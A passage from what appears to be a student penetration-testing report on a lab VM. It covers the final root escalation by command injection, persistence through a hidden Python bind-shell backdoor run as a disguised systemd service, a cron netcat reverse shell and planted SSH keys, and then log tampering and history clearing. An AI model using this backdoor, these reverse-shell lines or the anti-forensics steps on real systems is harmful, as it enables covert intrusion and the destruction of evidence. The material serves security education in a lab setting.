Now, with the uid as *root*, changing the user to *reginald* is feasible. After that, running again the code leads to having the intended privilege for the intended user.

```

# su robinald
robinald@vm-3599882369793414:~$ id
uid=1004(robinald) gid=1004(robinald) groups=1004(robinald)
robinald@vm-3599882369793414:~$ ./ip_mod
Enter the new IP address:
1.2.3.4; /bin/sh
sh: 1: ifconfig: not found
# id
uid=0(root) gid=1004(robinald) groups=1004(robinald)
#

```

Figure 23: Getting root access.

Now that all the 6 vulnerabilities have been exploited, the penetration testing is completed. The next step is to establish a persistent access to the system and to clean all the traces left during the penetration testing.

7 Persistent access

After obtaining a root shell, especially due to the fact that any vulnerabilities found and exploited may be patched, it's important to establish a form of persistent access that can withstand these updates. Three different methods will be analyzed in this section.

7.1 Rootkit

A rootkit is a collection of tools that allow an attacker to maintain access to a system while hiding their presence. To maintain persistent root access on the target a rootkit was deployed. This rootkit operates by executing a Python script that creates a socket listening on a predefined port and hides its process from system monitoring tools. The script achieves this by generating a random token and mounting a directory in /tmp to the process's entry in /proc, effectively concealing the process information. This code executes every 10 minutes.

The Python code has been saved in /var/tmp as a hidden file called sys_update.py.

```
root@vm-3599882369793414:/home/robinald# cat /var/tmp/.sys_update.py
#!/usr/bin/python3
import os
import socket
import subprocess
import string
import random as r

# Function to generate a random token and hide the process
def hide_process():
    token = ''.join([r.choice(string.ascii_uppercase + string.digits) for _ in range(5)])
    pid = os.getpid()
    os.system("mkdir /tmp/{0} && mount -o bind /tmp/{0} /proc/{0}".format(token, token, pid))

# Function to create a socket and listen for connections
def create_socket():
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind(('0.0.0.0', 8003)) # Bind to all interfaces on port 8003
    server_socket.listen(5) # Listen for incoming connections
    # print("Listening on 0.0.0.0:8003")

    while True:
        client_socket, addr = server_socket.accept()
        print(f"Connection received on {addr[0]}:{addr[1]}")

        client_socket.send(b"Connected\n")
        while True:
            try:
                command = client_socket.recv(1024).decode('utf-8')
                if command.lower() == 'exit':
                    break
                output = subprocess.run(command, shell=True, capture_output=True, text=True)
                client_socket.send(output.stdout.encode('utf-8') + output.stderr.encode('utf-8'))
            except:
                break
        client_socket.close()

# Hide the process
hide_process()

# Create and listen on the socket
create_socket()
```

Figure 24: Rootkit code.

After writing the source code, a new systemd service was created with some configurations.

```
root@vm-3599882369793414:/home/robinald# sudo systemctl restart .sys_update.service
root@vm-3599882369793414:/home/robinald# sudo systemctl status .sys_update.service
● .sys_update.service - General System Update
   Loaded: loaded (/etc/systemd/system/.sys_update.service; static; vendor preset: enabled)
   Active: active (running) since Thu 2024-06-20 09:28:56 UTC; 19s ago
     Main PID: 6695
        Tasks: 1 (limit: 3461)
       Memory: 4.8M
      CGroup: /system.slice/.sys_update.service
             └─6695

Jun 20 09:28:56 vm-3599882369793414 systemd[1]: Started General System Update.
root@vm-3599882369793414:/home/robinald#
```

Figure 25: Service of system_update rootkit.

On the attacker's machine, the listener is started using netcat, then the reverse shell with root privilege is successfully obtained.

```
(kali㉿kali)-[~]
$ nc 192.168.243.23 8003
Connected
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 26: Reverse shell.

This technique is very effective because it is difficult to detect the rootkit without good DF knowledge.

7.2 Cronjob

A named pipe (/var/tmp/lo) facilitates communication between the bash shell and netcat (mkfifo /var/tmp/lo).

A cron job is set to run every hour, executing a command that reads from the named pipe, executes a bash shell, and pipes the output to netcat.

```
0 * * * * cat /var/tmp/lo | /bin/bash 2>&
1 | nc -v 192.168.243.205 8003 > /var/tmp/
lo >/dev/null 2>&1
```

Listing 5: Cronjob for reverse shell.

The command establishes a reverse shell connection from the target machine to the attacker's machine using Netcat, allowing the attacker to execute commands remotely.

Having cronjobs listed on the crontab is what makes this technique very easy to spot. In fact, a sysadmin who regularly checks the system configuration will notice the presence of a new cronjob that is not supposed to be there.


```
(kali@kali)-[~]
$ nc -lvnp 8003
listening on [any] 8003 ...
connect to [192.168.243.205] from (UNKNOWN) [192.168.243.23] 32840
```

Figure 27: Cronjob for reverse shell.

7.3 SSH key

This technique is effective but also very mainstream. It consists of adding a new SSH key to the authorized keys file of the target machine. This key is generated on the attacker's machine and then copied to the target machine. The step of creating an authorized keys file in the home directory, and adding the attacker's public key has been repeated for every user.

8 Cleaning traces

After the penetration testing, it is important to clean all the traces left on the system. Here are some of the steps that can be taken to avoid being detected by the system administrator or security tools in general.

8.1 Log manipulation

Logs can contain records of login attempts, command executions, and other system activities. Clearing or modifying these logs helps in hiding unauthorized access. Just deleting the logs it's the path to follow to install suspects and awake the system administrator, instead the best way is to look for the specific ip (i.e. the one that comes from the attack box) and delete the records.

For example, To show all the IPs in the auth.log file:

```
grep -oP '\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b' /var/log/auth.log
```

Listing 6: Show all the IPs in the auth.log file.

To delete the specific IP:

```
grep -v "192.168.243.205" /var/log/auth.log > tmpfile && mv tmpfile /var/log/auth.log
```

Listing 7: Delete the specific IP from the auth.log file.

8.2 File deletion

This step consists in deleting any scripts, binaries, or other files used during the attack such as exploit.c, php files that has been used for the reverse shell, etc. Secure deletion tools can ensure that deleted files are not easily recoverable.

```
shred -u /tmp/exploit.c
```

Listing 8: Secure deletion of the exploit.c file.

8.3 Changing timestamps

To update the timestamps of a file to hide when it was last accessed or modified, touch is the appropriate tool. This can help mask our activities on a system by making it appear as though files were last modified at a different time.

8.4 Clearing command history

Command-line history (bash history) stores a record of commands executed by users. Clearing this history of all users prevents administrators from seeing what commands were run. The very same approach has been used after the creation of our group vulnerable box.

```
history -c  
# or, eventually:  
rm ~/.bash_history
```

Listing 9: Clearing the command history.

9 Contacts and information

- **Oday Alashoush** 2111575, email
- **Riccardo Versetti**: 2127520, email
- **Muhammad Ibraheem**: 2114851, email
- **Maria Bimurzayeva**: 2115406, email